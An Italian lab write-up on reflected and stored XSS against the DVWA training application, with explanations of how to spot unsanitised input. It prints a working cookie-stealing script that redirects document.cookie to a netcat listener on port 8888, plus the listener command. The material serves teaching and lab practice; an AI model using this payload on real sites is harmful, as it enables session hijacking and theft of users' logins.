
**Traccia:**

Lo scopo dell'esercizio è quello di usare l’attacco XSS reflected per rubare i cookie di sessione alla macchina DVWA, tramite uno script. Dobbiamo creare una situazione in cui abbiamo una macchina vittima (DVWA), che cliccherà sul link malevolo (XSS), e una macchina che riceve i cookie, nel nostro caso creiamo una sessione aperta con NetCat.



● Spiegare come si comprende che un sito è vulnerabile:

Come capire se un sito web è vulnerabile o meno? Dobbiamo constatare se questo esegue o meno uno script. Per fare questo usiamo come esempio il sito **vulnweb** per testare in sicurezza un paio di metodi.

Nel primo abbiamo inserito la parola “gatto” prima senza e poi con la keyword **<i>** a precederla, come possiamo vedere questa viene eseguita senza problemi cambiando il carattere in corsivo:

 > 

Un altro esempio: inseriamo uno script, es **<script<alert(10):</script>** e proviamo ad eseguirlo. Come si può vedere appare un pop up con il numero da noi inserito nello script di alert:

Questo succede perché non si è andati a sanare gli input che l’utente può inserire e quindi il sito accetta ed esegue tutto quello che gli viene scritto.

Così facendo accetterà anche script malevoli e questo è molto pericoloso.

● Portare l’attacco XSS:


**XSS** (Cross-Site Scripting) è una vulnerabilità di sicurezza che si verifica nelle applicazioni web quando l'input fornito dagli utenti non viene filtrato o sanificato correttamente prima di essere incluso nelle pagine web e restituito ai client. Questa vulnerabilità consente agli attaccanti di eseguire script malevoli nel browser degli utenti. Se ne distinguono di due tipi:

* **Riflesso (reflected)**: il payload malevolo viene incorporato nella richiesta HTTP e restituito immediatamente nella risposta. Il payload non è memorizzato permanentemente sul server, ma viene riflesso (ritornato) nell'output HTML. Gli attaccanti spesso sfruttano link malevoli, phishing o altri vettori per convincere le vittime a fare clic su un URL contenente il payload XSS.
* **Memorizzato (stored)**: il payload malevolo viene immagazzinato (memorizzato) permanentemente sul server, spesso in un database. Quando un utente accede a una pagina che recupera il payload memorizzato, questo viene restituito nella risposta HTML e eseguito nel browser dell'utente.

Nell’esercitazione di oggi siamo andati a simulare un attacco di tipo Riflesso per rubare **Cookie** (che ricordiamo essere piccoli pezzi di dati memorizzati sul computer o sul dispositivo di un utente durante la navigazione su un sito web. Questi file contengono informazioni che possono essere recuperate e utilizzate dal sito stesso o da siti di terze parti), alla macchina DVWA attraverso uno **Script** (un insieme di istruzioni o comandi scritti in un linguaggio di scripting per eseguire specifiche azioni su un computer o in un ambiente di sviluppo software).


Script utilizzato: **<script>window.location='http://127.0.0.1:8888/?cookie='+document.cookie</script>;**

Mettiamoci in ascolto attraverso il comando **nc -l -p 8888** su **NetCat**.



Proviamo la stessa cosa ma usando l’attacco **XSS stored**:

La prima cosa da fare è cambiare il numero massimo di caratteri inseribili all’interno del messaggio, dai 50 di default cambiamo ad es. in 300 (evidenziato in giallo).



A questo punto, inseriamo il nostro script e eseguiamo l’attacco. La pagina, a seguito di quest’ultimo, risulterà inaccessibile e resterà in questo stato in maniera permanente su DVWA a meno di non resettare il database nelle opzioni:

